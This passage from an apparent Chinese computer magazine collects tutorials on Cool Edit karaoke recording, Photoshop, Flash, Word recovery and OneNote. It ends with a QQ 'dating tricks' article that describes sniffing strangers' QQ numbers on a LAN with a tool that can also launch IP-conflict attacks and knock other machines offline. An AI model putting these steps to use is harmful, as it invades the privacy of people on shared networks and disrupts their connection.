3.假如找到的是声道混合型的歌曲(左右声道的声音一模一样)，则需要对波形文件处理一下。单击工具栏上波形编辑／多轨界面切换按钮(或按 F12 键)，切换到波形编辑界面中。在左、右声道交界处双击选中两个声道中的所有内容，再执行菜单〝效果→波形振幅→声道重混缩〞命令，在显示的对话框的预置模板中选 Vocal cut(去除人声)项，确定即可(见图 2)。注意:这种方法虽然能消除大部分的人声，但是效果还不是十分理想。处理好后，单击波形编辑／多轨界面切换按钮回到多轨界面中。

小提示

如何获得更多的歌曲的伴奏

★使用软件 DART Karaoke Studio(下载地址:http://www.onlinedown.net/soft/4176.htm)也可以消除声道混合型歌曲中的人声，它通过削减特定的人声频率来达到去除人声的效果。不过每个演唱者的声线频率不尽相同，需要针对不同的人进行细致调整，比较复杂。

★大多数流行歌曲的 MIDI 版本，都可以在网上搜索到，可以通过特定的软件将 MIDI 转成 WAV 文件，再导入 Cool Edit 中即可。

★在 Cool Edit 波形编辑界面中打开声道混合型歌曲，将光标移到左、右声道的交界线上双击，选中两个声道中的所有内容(也可以拖动鼠标进行选取)，再执行菜单命令“偏好→人声消除”，然后按空格键播放试听一下，如果效果不是很好，可重复执行“人声消除”命令，直至效果满意为止。不过“人声消除”命令是通过计算来实现的，效果不太理想，尤其 Cool Edit 是国外软件，对于中国歌曲中的频率计算就更不理想了。

第二步:来吧！录制你自己的原声歌唱

1.把麦克风接到声卡MIC口上(声卡上有多个接口，MIC口一般会标识出一个麦克风图标)。确保处于多轨编辑界面(按F12键可来回切换)，然后单击菜单命令“选项→录制调音台”调出“录音控制”窗口，在其中选中“麦克风”项，并拖动滑钮适当调高音量(见图3)，确定后关闭该窗口返回Cool Edit中。




图3

2.单击音轨2中的红色“R”按钮，将其点亮，表示音轨2当前处于录音范围之中。接下来单击主界面左下角的录音按钮，对着麦克风开始演唱即可。因为第1音轨中已导入了伴奏音乐，所以在录制的过程中伴奏音乐也会同时播放，这样正好可以让我们掌握住歌曲的节奏。不过在录音之前最好还是多练习几遍，否则录出来的歌可能没法听哦。另外，最好带着耳机来录音，免得伴奏音乐被重复录制，产生噪音。演唱完毕，再次单击录音按钮即可停止。

第三步:还不够酷？快快编辑、优化一下吧

1.单击第2音轨的“R”按钮关闭它，然后按空格键试播一下录音。是不是觉得录制的声音较小，听不清楚？没关系，可以调整一下音量。右单击新录制的声音波形，选择“调整音频块音量”，在打开的音量窗口上，将滑钮向上拖动即可整体调整新录制声音的大小了(见图4)。依次类推，如果觉得伴奏的音量太大了，可右击它，选择“调整单频块音量”并将滑钮适当下拖即可。



图4

2.单击一下第2音轨中刚刚录制的波形声音，使其为选中状态(深绿色)，按F12切换到波形编辑界面中，刚才录制的声音以波形显示出来。这波形编辑界面中，可以为声音填加多种特殊效果。如图5所示，单击左侧窗格上的“效果”选项卡，其中有一个效果列表，单击展开分类项，再双击其下的某一效果，比如双击“变速／变调”下面的“变速器”项，右侧声音波形自动被全选，并打开变速对话框，其中有好几项预置的效果，点选一项之后再单击“预览”按钮，即可试听一下，觉得满意的话，确定就可以了。电视、收音机中，有一些非常卡通的人声特效，就可以通过变速器来完成，非常有意思。



图5

火速链接

对录制的声音进行降噪、压限、混音等处理，可参阅本刊2004年第20期《新歌秀唱　我为卡拉OK狂》一文。

第四步:保存歌曲，你的大碟出世啦

1.制作好伴奏，完成了声音录制、编辑，最后别忘了保存文件。按F12键切回多轨界面中，首先执行“文件→另存为”命令保存一个Cool Edit工程文件(后缀为.ses)，这种格式完整保存了各个音轨的信息，方便以后修改。

2.接下来执行“文件→混缩另存为”命令，就可以把制作的原声金曲保存为WAV、MP3、WMA等流行的音频格式了。马上传到网上去，没准一颗网络歌手新星就此诞生了。

小提示

Cool Edit录音时，会产生不少临时文件，这些文件所占的硬盘空间很大。所以在录完一首歌后，确认不再需要进行改动时，就可以将这些临时文件删除。单击“文件→临时文件空间”，在临时文件夹空间管理对话框中，可以清除历史纪录，并可以查看临时文件夹的路径，然后通过手工方式清除。

实例2:轻松玩转数模转换，做一个音乐“猎头”

1.录制收音机中的节目

第一步:从电子市场上购买一根对录线(见图6)。然后将对录线的一端插入声卡的Line In口，另一端插入收音机的Phone插孔中。



图6

第二步:接着选择“开始→程序→附件→娱乐→音量控制”项打开音量控制对话框，在最左边“音量控制”下选中“线路输入”(Line in)项，并拖动音量滑钮来设置监听音量(见图7)。

第三步:在音量控制对话框中，单击“选项→属性”菜单命令，在打开的属性窗口中选择“录音”，然后选中所有可录音的项目，按下“确定”按钮后，再在打开的窗口中选中“线路输入”。



图7

第四步:接下来，单击工具栏上的“新建”按钮，再选择好相应的采样率和歌曲位数，最后单击“确定”按

钮。再打开收音机，调到自己喜欢的频道。当听到自己喜欢的内容时，只要单击Cool Edit Pro下方的红色录音按钮即可进行录制了，完成后将文件另存即可。

2.录制磁带到电脑中

如果家里有很多磁带，那可以把对录线的一端插入声卡的Line In口，另一端插入收录机的Phone插孔中。接下来，只要把磁带装入收录机中，开始播放，单击录音按钮即可。

3.录制电视声音到电脑中

从市场上购买一个三头音频线，把两头接到电视机后面的左右声道输出口，另一头接到声卡的Line In口。当看到精彩节目时，单击录音按钮录制下来即可。

4.录制VCD/DVD伴音

把对录线的一端接到家庭用的VCD/DVD机的声音输出口，另一端接到声卡的Line In口。然后再购买一根对录线，把一端与电脑声卡的Line Out或Speaker口相接，另一端与家庭功放或家庭影院相连。这样，我们只要播放VCD/DVD，再单击录音按钮就可以一边欣赏节目一边把伴音录下来了。

实例3:将单声道转为双声道

如果有一首歌很好听，但发现它只是单声道的，影响收听效果，通过Cool Edit可以很容易地将其转换为双声道：先打开这个单声道歌曲文件，选择"编辑→转换音频格式"或按下F11键在打开的窗口中选择"立体声"，再选择好相应的采样率和歌曲位数，最后单击"确定"按钮即可。

"软件你别牛"互动平台

一、比比谁的歌声靓

学完本文中的实例，我相信大家用Cool Edit自己录歌一定没问题了，不妨把你的"美妙歌喉"寄给我们评一评，前三名读者，有大奖哦。奖品为：优质音箱一套(注：严禁作弊，一经发现，即取消参赛资格)

二、Cool Edit Pro精彩案例由你选

下面列出了几个可能的选题，请给你最感兴趣的选题投一票，我们将把得票数最多的那个选题制作成文章奉献给广大读者。E-mail:media@cfan.com.cn(邮件主题请标明"软件你别牛调查")。

编号	选题名称	内容简介
1	让音乐真正"随身听"	将电脑上的歌曲录制到磁带、CD随身听等随身设备上
2	我酷故我在	Cool Edit中声音特效集锦
3	Cool Edit插件宝典	大量Cool Edit插件的介绍与使用
4	你所想到的其他选题	

CF [YY18]

Flash网络大补贴

1.一款漂亮却设置简单的光标跟随效果实例

网页地址:http://comic.qq.com/a/20040915/000011.htm

重点体会:这个实例的主要思路是做一个循环：在第2帧的时候返回到第1帧，然后继续播放到第2帧，再返回到第1帧，以此类推反复循环。

延展练习:借鉴这个实例中的方法，可以改造本文中的星光闪烁实例，制作出群星都围绕一颗星星作环绕运动的动画，而中间那个星星可固定到鼠标箭头的中心。

2. 纯动作脚本制作出的光标跟随效果(文字)

网页地址:http://www.7880.com/Info/Article-1d77f200.html

重点体会:本例在关键之处都给出了详尽的解释，大家可以参考此例学习体会一下Flash中ActionScript动作脚本的妙处。

延展练习:掌握此例的ActionScript动作脚本，制作出类似该例的文字跟随效果。

3. 用Flash制作3D鼠标跟随特效

网页地址:http://tech.tom.com/Archive/1380/1381/2002/10/29-52888.html

重点体会:学习在Flash中三维立体效果的制作方法。

延展练习:试验该例中的方法，练习一下三维立体效果的光标跟随。

Photoshop网络大补贴

1. PS笔刷设置详解

网页地址:http://www.yesky.com/SoftChannel/72351172283007232/20041202/1882914.shtml

http://www.yesky.com/SoftChannel/72351172283007232/20041202/1882934.shtml

http://www.yesky.com/SoftChannel/72351172283007232/20041202/1882933.shtml

重点体会:这是一系列文章，作者对画笔调板作了非常详尽的讲解，看过之后会对我们了解Photoshop中的画笔有很大帮助。

延展练习:巧妙运用动态画笔往往能实现意想不到的效果，比如设置好一个动态画笔后，让它沿着某个特定的路径(如绘制的心形路径)进行描边操作，看看能有什么效果。

2. Photoshop高级图层技巧进阶篇

网页地址:http://www.pconline.com.cn/pcedu/sj/pm/photoshop/0308/208432.html

重点体会:这个系列文章除了较为详细地介绍了剪贴蒙版(文中称为剪贴组和图层编组)的作用及使用方法外，还对图层其他的高级功能及技巧作了介绍。

延展练习:找几幅内容似乎不相关的图片，拖放到不同的图层中，再设置不同的图层参数，没准能形成一个独特的作品呢。

■天津　奇士　选题推荐：图们月长圆(奖金50元)

★★

飞扬的韵律——用Photoshop制作打散效果图

本文可以帮你学到

- 动态画笔的设置与使用
- 用剪贴蒙版制作特殊的组合效果

“往事如烟，相思依旧，几度梦回，几许迷离。”当手中的画卷一片一片飞散时，就宛如心中的记忆随风飘舞。今天，我们就使用Photoshop来实现将画卷打散的效果(本例在Photoshop CS简体中文版中测试通过)。

第一步：运行Photoshop，打开一幅人物照片。在图层调板上，单击底部的“创建新的图层”按钮新建一个图层，将其命名为“散点”(见图1)。



图1

第二步：按下D键，将前景色和背景色恢复为默认的黑色和白色。点选矩形选框工具，然后在选项栏中，将“样式”设置为“固定大小”，并将其后面的宽度和高度都设置为10像素，然后在图像区点击一下，即可画出一个10像素见方的选区来，按下Alt+Delete键给它填充上黑色。接着选择菜单命令“编辑→自定义画笔”，在对话框中将画笔也命名为“散点”，单击“好”按钮确定。此时，填充为黑色的小方形选区已经完成使命了，按下Delete删除黑色内容，再按下Ctrl+D键取消选择。

第三步：选择画笔工具，在上方选项栏右侧的调板井中单击“画笔”标签展开画笔调板。本例为了方便操作，将画笔调板拖了出来，使其成为一个普通的浮动调板。在画笔调板左侧选择“画笔笔尖形状”，在右侧的预设画笔列表中选择我们刚刚自定义的“散点”笔尖，选择“间距”项，并将数值设为400％(见图2)；在左侧单击选择“散布”项，然后在右侧将散布的数值设为800％，并勾选“两轴”项，数量设为5，数量抖动设为50％，控制都选择“关”。




图2

第四步：设置好画笔后，就在“散点”图层上沿着人像轮廓涂画几圈，涂画的密度最好要有点层次感，比如人像内部要密一些，渐渐向外扩散的时候，要越来越稀薄(见图3)，这样最终出来的图片效果才会好。绘画的过程中，可以根据需要随时改变笔尖的间距、散布值、数量等，以达到不同效果。




图3

第五步：双击背景图层，在弹出的新图层对话框上直接单击“好”按钮确定，这样就把背景层转换为普通的图层了，然后将它拖到散点图层的上面去。将光标移到两个图层之间，按下Alt键不放，这时光标变成两个交叉圆的形状，单击鼠标即可在两个图层间建立剪贴蒙版。这样，在底层的图像只有透过“散点”图层中的散点才能显示出来，相当于后者成为前者的蒙版了。建立剪贴蒙版之后，“散点”图层的名称下面会出现横线，而照片图层的名称会缩进一块，并有一个弯曲的箭头指向下方，这些标志表明了两个图层之间的关系。

第六步：可以继续在散点图层上涂画编辑，直到效果满意为止。有兴趣的读者还可以为散点图层增加图层特效(菜单命令“图层→图层样式→投影”)，最后执行“图层→拼合图层”命令将所有图层合并。如图4所示，是本例的最终效果图，感觉还不错吧。(网络大补贴参见第52页)



图4

CF [YY19]

闪闪烁烁满天星——经典Flash光标跟随效果

★★

■吉林 图们月长圆

所谓光标跟随效果，是指在 览网页时，光标周围总有一些可爱的小东东环绕着，它们飞来飞去，光标移动到哪里，它们就跟随到哪里。光标跟随实际上是Flash中一个“古老的”的话题了，但是对于初学者来说，依然新鲜有趣。下面，请跟我一起制作一个简单的光标跟随动画吧，以此为基础，大家可以制作出更酷的效果(本文涉及到的素材及最终动画源文件，可从http://www.newhua.com/cfan/200512/follow.rar处下载)。

第一步：首先从网上下载一个漂亮的星星闪烁的GIF动画，也可以从我们所提供的素材包中获得(文件名：star.gif)，或在ImageReady之类的软件中自己制作一个，非常简单(见图1)。



图1

第二步：启动Flash MX 2004中文版(以下简称Flash)，执行“文件→新建”命令新建一个Flash文档，接着执行“修改→文档”命令打开文档属性对话框，将背景颜色设置为黑色，单击“确定”按钮返回。

第三步：执行“插入→新建元件”命令(快捷键为Ctrl＋F8)打开创建新元件对话框，名称设置为“星星”，行为设置为“影片剪辑”，单击“确定”后进入影片剪辑编辑窗口。接着执行“文件→导入→导入到舞台”命令，在出现的对话框中找到第一步中准备好的star.gif文件并将其导入进来(见图2)。



图2

第四步：再次执行“插入→新元件”命令，在打开的创建新元件对话框中，将名称设置为“群星”，行为设置为“影片剪辑”，单击“确定”按钮进入该影片剪辑编辑窗口。右单击时间轴上图层1的第25帧，选择“插入帧”命令，然后连续单击时间轴左下角的“插入图层”按钮增加5个图层。执行“窗口→库”命令(快捷键Ctrl＋L)打开库面板，点选图层1中的第1帧，从库面板中将前面制作的“星星”影片剪辑拖入到舞台中央。接着右击图层2的第5帧，选择“插入关键帧”命令，再同样将“星星”影片剪辑拖到舞台上，其位置可与图层1中的影片剪辑错开一点。依此类推，图层3的第8帧、图层4的第12帧、图层5中的第20帧处都建立一个关键帧并将“星星”影片剪辑拖入到舞台中，且使它们的位置各不相同。这样做的目的是为了使星星在闪烁的时间上、位置排列上错落有致，让最终画面更加活泼一些，如图3所示。当然您也可以按照自己的意愿任意设置影片剪辑的位置、数量、起始帧和结束帧。同时还可以调整所拖入的“星星”影片剪辑大小等等，最后单击时间轴左上方的“场景1”按钮返回到主场景编辑模式中。




图3

第五步：在主场景中，点选图层1的第1帧，然后将刚刚建立好的“群星”影片剪辑从库面板中拖到舞台上，确保拖入的“群星”影片剪辑为选中状态，此时展开舞台下方的属性面板，单击“实例名称”文本框，为这个实例改一个名字，叫做stars，如图4所示。为实例取一个名称，就可以在ActionScript动作脚本中调用它了。




图4

第六步：点选图层1第1帧，然后单击展开下方的“动作-帧”面板，在右侧编辑区输入1行ActionScript动作代码：

```
startDrag("stars",true);
```

此时按Ctrl＋回车键测试一下影片，就会发现有许多一闪一闪的小星星，而且还会一直跟随着光标移动呢，怎么样，很有成就感吧。如果对效果满意，就按Ctrl＋S键保存好动画源文件，再执行“文件→导出→导出影片”命令导出为SWF动画即可。(网络大补贴参见第52页)

小提示

startDrag的语法格式为:startDrag(目标,固定,l,t,r,b)。其中“目标”就是我们设置的跟随光标移动的影片剪辑；“固定”是指Lock mouse to center，即影片剪辑是否锁定光标居中，其值有两个，true或false；l、t、r、b是指限定影片剪辑在一个矩形之内，它们分别表示左、上、右、下。 CF [YY20]

■ 李莉莉

★★★★

处乱不惊慌 遇险Office文档轻松恢复

本文可以帮你学到

- 如何让Word恢复停止响应的文档
- 7大绝招帮你修复破损文档
- 认识“Microsoft Office应用程序恢复”

每天使用Office处理文档，遇到Windows死机在所难免。比如用Word 2003编辑文档，突然遇到停电、程序停止响应、蓝屏。如果文档是一份紧急公文，拯救遇险的文档就等于拯救了你的前途。幸好有Office 2003，它的几个法宝就能帮你“虎口脱险”。

请Word自己拯救自己

Word 2003默认设置是具有自动保存文档功能的，如果还是不放心，不妨点击“工具→选项”，进入“保存”选项卡，如果看到“自动保存时间间隔”复选项被选中，则说明“自动文件恢复”功能已经启用(见图1)。这样一来，遇到突然停电或死机，可以按照以下步骤拯救文档：




图1

第一步：查看恢复文件。当重启电脑后，再次运行Word，它会自动打开“文档恢复”任务列表。每一个文档名称的后面都跟着形如“[原始文件]”之类的“状态指示器”，它说明了文档恢复过程中已经进行的操作。

小提示

“[原始文件]”说明恢复文件来自最后一次手动保存的文件;“[已恢复]”说明文件来自恢复过程中已恢复的文件，或在“自动恢复”保存过程中已保存的文件。

第二步：保存恢复文件。选中“可用文件”列表中需要保留的文件，单击文件名右侧下拉按钮打开菜单。选择“打开”命令可直接打开被恢复的文档继续编辑;选择“另存为”命令可以打开对话框重新命名或替换保存文档;选择“显示修复”命令会打开对话框显示检测到的可修复错误，我们只要将文件打开以后“保存”或执行“另存为”操作，就能永久保留已经修复的内容了(见图2)。



图2

小提示

如果任务列表中显示了多个自动恢复文件，所有需要的文件都要按照上述方法“打开”或“另存为”。特别需要注意的是，没有通过“保存”或“另存为”命令操作的文档，在Word关闭时都将被自动删除。

自动修复不管用，自己动手恢复

如果正在编辑的Word文档因故中断，重启程序以后没有看到任务列表，这时就只能采用手工方法恢复文档。

1.先试试转换文档格式

将Word文档转换为另一种格式，然后再将其转换回Word文档格式。这是最简单和最彻底的文档恢复方法。打开有问题的文件，点击“文件→另存为”，在“保存类型”列表中单击“RTF格式(*.rtf)”，然后单击“保存”。

2.粘贴为新文档

Word用文档中的最后一个段落标记关联各种格式设置信息，特别是节与样式的格式设置。如果将最后一个段落标记之外的所有内容复制到新文档，就有可能将损坏内容留在原始文档中。在新文档中，重新应用所有丢失的节或样式的格式设置。选定最后一个段落标记之外的所有内容的方法是：点击“工具→选项→编辑”，清除“使用智能段落选择范围”复选框，单击“确定”按钮，然后按Ctrl＋End组合键，再按Ctrl＋Shift＋Home组合键。

3.模板损坏可能导致文档异常

Word在Normal.dot模板文件中存储默认信息。如果该文件被损坏，则Word文档中也许会出现奇怪内容。你可以通过Windows的搜索功能找到Normal.dot文件，将其重命名为Normal.old，接着打开Word，由于没有了模板文件，Word会自动重建一个，这时再打开你的文件，如果没有问题，那说明模板文件损坏了。

4.修改扩展名也能恢复

打开“控制面板”，选择“文件夹选项”对话框，选中“查看”选项卡中的“显示所有文件和文件夹”项。

接着启动Word，单击“常用→打开”，在对话框的“查找范围”列表中找到存放恢复文件的位置。如果存放

恢复文件的文件夹中含有后缀名为.asd的文件，它就是Word自动保存的恢复文件，只要将文件扩展名由.asd改为.doc，选中后单击"打开"按钮即可用Word打开该文档。

小提示

Windows 2000／XP位于C:\Documents and Settings\<用户名>\ApplicationData\Microsoft\Word;Windows 98／Me位于C:\Windows\ApplicalionData\Microsoft\Word。在Word中，点击"工具→选项→文件位置"，选中"自动恢复文件"，单击"修改"按钮可以查看或修改存放恢复文件的位置。

5.文件变成乱码如何修复

如果手工打开文件后看到的是乱码，说明文档内容或结构已经被破坏，此时应立即关闭文档，重新选中"打开"对话框中需要恢复的文件，再单击"打开"按钮旁的下拉按钮，选择菜单中的"打开并修复"，Word 2003会提示文档损坏位置并自动修复。此后只要文件被正常打开了，就说明损坏的文件已经得到修复。如果不行，则要采用下面的方法。

从任意文件中恢复文本。在Word中，点击"工具→选项→常规"，选中"常规选项"下的"打开时确认转换"复选项"确定"(见图3)。接下来就可以打开"打开"对话框的"文件类型"下拉列表，选择"从任意文件中恢复文本"，然后选中需要恢复文本的受损文件，单击"打开"按钮就会弹出一个对话框，同时在窗口中看到受损文件中的文本，此后只要对恢复后的文件进行编辑保存即可。




图3

小提示

从任意文件中恢复文本的过程中，文件中的格式和图片等全部丢失。如果"文件类型"下拉列表没有看到"从任意文件中恢复文本"命令，则需要运行Office 2003安装程序，重新安装"Office共享功能→转换器和过滤器"中的"文本转换器"。

6.没招儿啦！请工具帮忙吧！

如果所有尝试都不奏效，建议你请专业的工具来帮忙，比较著名的软件就是http://www.officerecovery.com/office/index.htm提供的Office文档恢复系列工具OfficeRecovery 2005，能够恢复Word、Excel、PowerPoint等Offcie文档，遗憾的是，该网站只提供演示版下载。

唤醒沉睡的程序

使用Word编辑文档的过程中，除因死机或停电导致文档编辑中断外，因程序本身停止响应而丢失文档的现象也屡有发生。为此，Office 2003设计了应用程序恢复功能，能在很大程度上避免程序故障导致文档"遇险"。

如果编辑文档过程中发现Word 2003停止响应，应马上打开"Microsoft Office"中的"Microsoft Office工具"，单击其中的"Microsoft Office应用程序恢复"打开对话框。选中"应用程序"列表中停止响应的程序或文档，单击"恢复应用程序"按钮就能唤醒沉睡的程序了。如果想关闭程序并放弃最近一次保存后的编辑结果，可以选中程序名称单击"结束应用程序"。

本文以Word 2003的文档修复为例，讲述了拯救遇险文档的简单过程。如果是Excel或PowerPoint文档出现类似问题，同样可以参考上面的方法进行恢复。而Office XP也有类似功能，因此本文方法可供Word XP用户参考。 CF [YY21]

5分钟学会贴便签


■ZJ

Microsoft Office 2003功能太强大，以至于它集成了几乎所有办公族们日常使用的办公要件，连"贴心小贴士"也不放过。这玩意学名叫便签，同事在屏幕两侧贴满了黄色的小纸条就是它啦。今天，我们学学如何将便签"贴"在屏幕里面！

第一步:便签在哪里？在Microsoft Office 2003专业版的安装过程中，你可以选择安装Office OneNote 2003组件，这就是功能强大的便签了。你当然也可以单独安装OneNote 2003软件来实现同样的功能。

第二步:便签怎么用？你会在任务栏的系统托盘里找到这样一个图标  。单击图标，就可以开启一个新便签，注意，OneNote会自动将便签设置为最前端显示，以区别于其他窗口，起到提示作用。

第三步:便签能干啥？你可以在窗口空白处的任意位置单击鼠标左键，并用键盘输入文字。如果有手写板，就可以通过单击笔形图标来切换到涂鸦方式(见图)。如果嫌空白区域太小，更可以最大化便签窗口，完成更多的记录工作。



在以后的学习中，我们会介绍便签的更为丰富的应用。 CF [YY22]

■北京 Q猪

★★★

认识你真好——QQ泡MM的奇招妙招

本文可以帮你学到

- 永不过期的刷Q币方法
- 截获同一局域网中的所有QQ号码
- 不是会员也能使用“会员密友”
- “揪出隐身人”的最新方法

Q猪最近跟一个叫Q小妹的MM恋爱了，而且谈的还是时髦的网恋。Q猪常说:我谈这场恋爱是世界上最廉价的爱情，因为我从来没请她吃过饭，也没送过玫瑰，只通过QQ来交流而已，但它同时又是世界上最珍贵的爱情，因为我们都投入了十二分感情……下面我们一起来看看Q猪是如何追到Q小妹的，这里可是有很多“技术含量”哦^_^!

1.邂逅——缘分也能“制造”出来!

大家猜猜Q猪是如何认识Q小妹的?嘿嘿……好像手段有点不光彩。话说Q猪那天正在网吧上网，无意之间发现了一个神奇软件，名叫"QQ第六感"，可以查看局域网内所有已经登录的QQ号码!只见Q猪环顾四周，迷眼　中发现一　淑女正在上网。三秒钟之后，Q猪做了一个改变自己一生的决定:让"QQ第六感"成为自己的"红娘"……

QQ第六感小档案

u软件版本:V1.8　软件大小:511KB
u软件性质:共享软件　运行平台:Windows 9x/ME/2000/XP
u下载地址:http://nj.onlinedown.net/soft/38599.htm

首先介绍一下如何探测同一局域网上的计算机中登录的QQ号码。需要注意的是，QQ第六感是个共享软件，如果你没有注册，只能看到其QQ号码的前5位，后几位都以星号密文显示。

第一步:安装运行QQ第六感后，软件会可能会提示"错误:本机上没有可用的活动网络适配器!"，不用着急，确认后进入软件主界面。单击"初始化适配器列表"按钮，这时候软件会做出同样的提示，确认后我们可以看到"适配器"一栏内容为形如"\Device\NPF_{1BF46297-4AE9-46D4-A89E-1F2EBA5AB452}"，这就表示适配器已经识别。

第二步:单击"自定义"按钮，在"网关IP"、"本地IP"和"子网掩码"处做符合实际情况的设置。如果你不知道本机的网关IP和本地IP，那么首先运行"cmd"命令打开命令提示符界面，再运行"ipconfig /all"命令即可获得。设置完毕后单击"在线主机"按钮，这时候我们就可以在"在线主机IP地址"栏看到目前已经连接到局域网的计算机的IP地址列表(见图1)。

第三步:以探测IP地址为192.168.1.104的计算机上是否登录有QQ为例，在"在线主机IP地址"栏中选中"192.168.0.104"，单击"监听QQ号"按钮，稍等片刻，如果该计算机上登录有QQ，那么在软件主界面中我们就能看到该IP的IP地址和QQ号码(见图2)。



图1



图2

小提示

根据笔者测试，在监听过程中，本机(也就是安装QQ第六感的计算机)会断开Internet连接，不过这不影响我们对该软件的使用。关闭软件后稍等片刻，网络即可恢复正常。

除能够探测局域网上计算机中登录的QQ号码外，QQ第六感还能对在线主机进行冲突攻击:选中要攻击的IP地址，单击“冲突攻击”按钮即可。这时候地址为该IP的计算机会频繁弹出错误提示窗口:“IP地址与网络上的其他系统有冲突。”如果你再狠一点，单击“踢出网络”，那对方计算机就会与局域网断开了。这招可不要乱用呀!

2.碰壁——揪出爱隐身的Q小妹

Q猪通过"非常规"手段弄到了Q小妹的QQ号码并成功加她为好友，不过接下来的几天时间里，Q猪发现Q小妹总是不在线，难道这个Q小妹不上网了?那岂不是前功尽弃。为了鉴别这个Q小妹到底是隐身还是真的从此消失，Q猪又生一计——用LumaQQ!

LumaQQ小档案

u软件版本:LumaQQ 2004 For Windows(带JRE)　软件大小:24743KB
u软件性质:免费软件　运行平台:Win9X/ME/2000/XP
u下载地址:http://nj.onlinedown.net/soft/37852.htm

很多朋友知道一种查看好友是否隐身的方法:给对方发送视频请求并取消，如果对方隐身则其头像变亮，否则为离线状态。不过该方法在最新版本QQ中已经失效，这时就只能请出LumaQQ来帮忙了!该软件我们以前曾经介绍过，这里就不再多介绍了。

3.攻坚——三招吊起Q小妹的胃口

原来这个酷酷Q小妹每次上网都隐身，不过每次总能被Q猪识破，久而久之Q小妹对Q猪很好奇，于是两人渐渐熟悉起来。Q猪抓住了这个有利时机，在MM面前耍起了自己的三招“QQ大法”，每用一招，两人的感情就会进展一步。

招式一：不是会员也能用“QQ密友”

所谓“QQ密友”，就是当你隐身时，可以让你的一些好友看到你的状态是“在线”。Q猪当然是要Q小妹看到他在线了，可这个非常实用的“QQ密友”功能却只有会员才能享受，而Q猪显然不是。其实只要你的QQ等级达到了20级，就可以切换到TM(Tencent Messenger)状态下使用该功能。方法是在你隐身的时候右键单击某个好友的　称(比如Q小妹)，选择“隐身状态下对该联系人可见”菜单即可。

招式二：我的QQ“不男不女”

交往了一段时间，Q猪要表白了。不过他却选择了一种比较含蓄的方法——将自己的QQ性别改成了“妹”。要是Q小妹无意之间看到了，肯定会感动得一塌糊涂。

第一步:首先到http://nj.onlinedown.net/soft/9594.htm下载eXeScope 6.50简体中文版，接下来安装该软件并退出QQ。用eXeScope打开QQ目录下的QQRes.dll文件，依次选择“资源→对话框→1439”，接下来选中“性别”下面的“ComboBox”，在右边切换到“ComboBox”标签，将“类型”一项设置为“下拉”(见图3)，最后按下Ctrl+S保存并退出即可。



图3

第二步:登录自己的QQ，在个人资料设置中首先修改一下自己的“性别”栏(如果你本来设置为“男”，则先修改为“女”，否则无法修改成功)，接下来填写你要设置成的性别字样，比如“鬼”、“妖”等，注意只能是一个汉字或者最多3个英文字母。最后确认即可(见图4)。



图4

4.热恋——搞定“多种软件同时视频”问题

Q猪终于和Q小妹坠入爱河，两人常常在QQ上视频聊天。不过Q猪毕竟还有很多其他朋友，于是问题就来了：如果他正在跟Q小妹在QQ上聊天，就不能跟MSN Messenger上的朋友视频。不过这也难不倒Q猪。闲话少说，直接请出帮手——CamSplitter。CamSplitter的作用只有一个，那就是允许你将摄像头的驱动程序和摄像头本身在多个程序间同时使用。这里以同时在MSN Messenger和QQ上视频为例。

CamSplitter小档案

u软件版本:1.6　　软件大小:590KB
u软件性质:共享软件　　运行平台:Windows9X/ME/2000/XP
u下载地址:http://nj.onlinedown.net/soft/38492.htm

第一步:首先确保正确安装摄像头，安装CamSplitter，完毕后右键单击其在系统托盘上的图标，选择“Choose webcam”，在打开窗口的下拉列表中选择“Microsoft WDM Image Capture (Win32)”一项目，单击“OK”。

第二步:右击软件图标，选择“Setup video format”菜单，在弹出的对话框中设置视频格式的分辨率等参数。一切妥当后我们打开QQ的“视频调节向导”，注意在“视频设备”一栏选择“CamSplitter”(见图5)，其他的则按照我们平时的操作一样进行。MSN Messenger等其他即时通讯软件的设置与此操作类似。设置完毕后我们就可以同时使用不同的聊天软件来视频了。



图5

5.“养家”——教你一招永不过期的刷Q币秘技

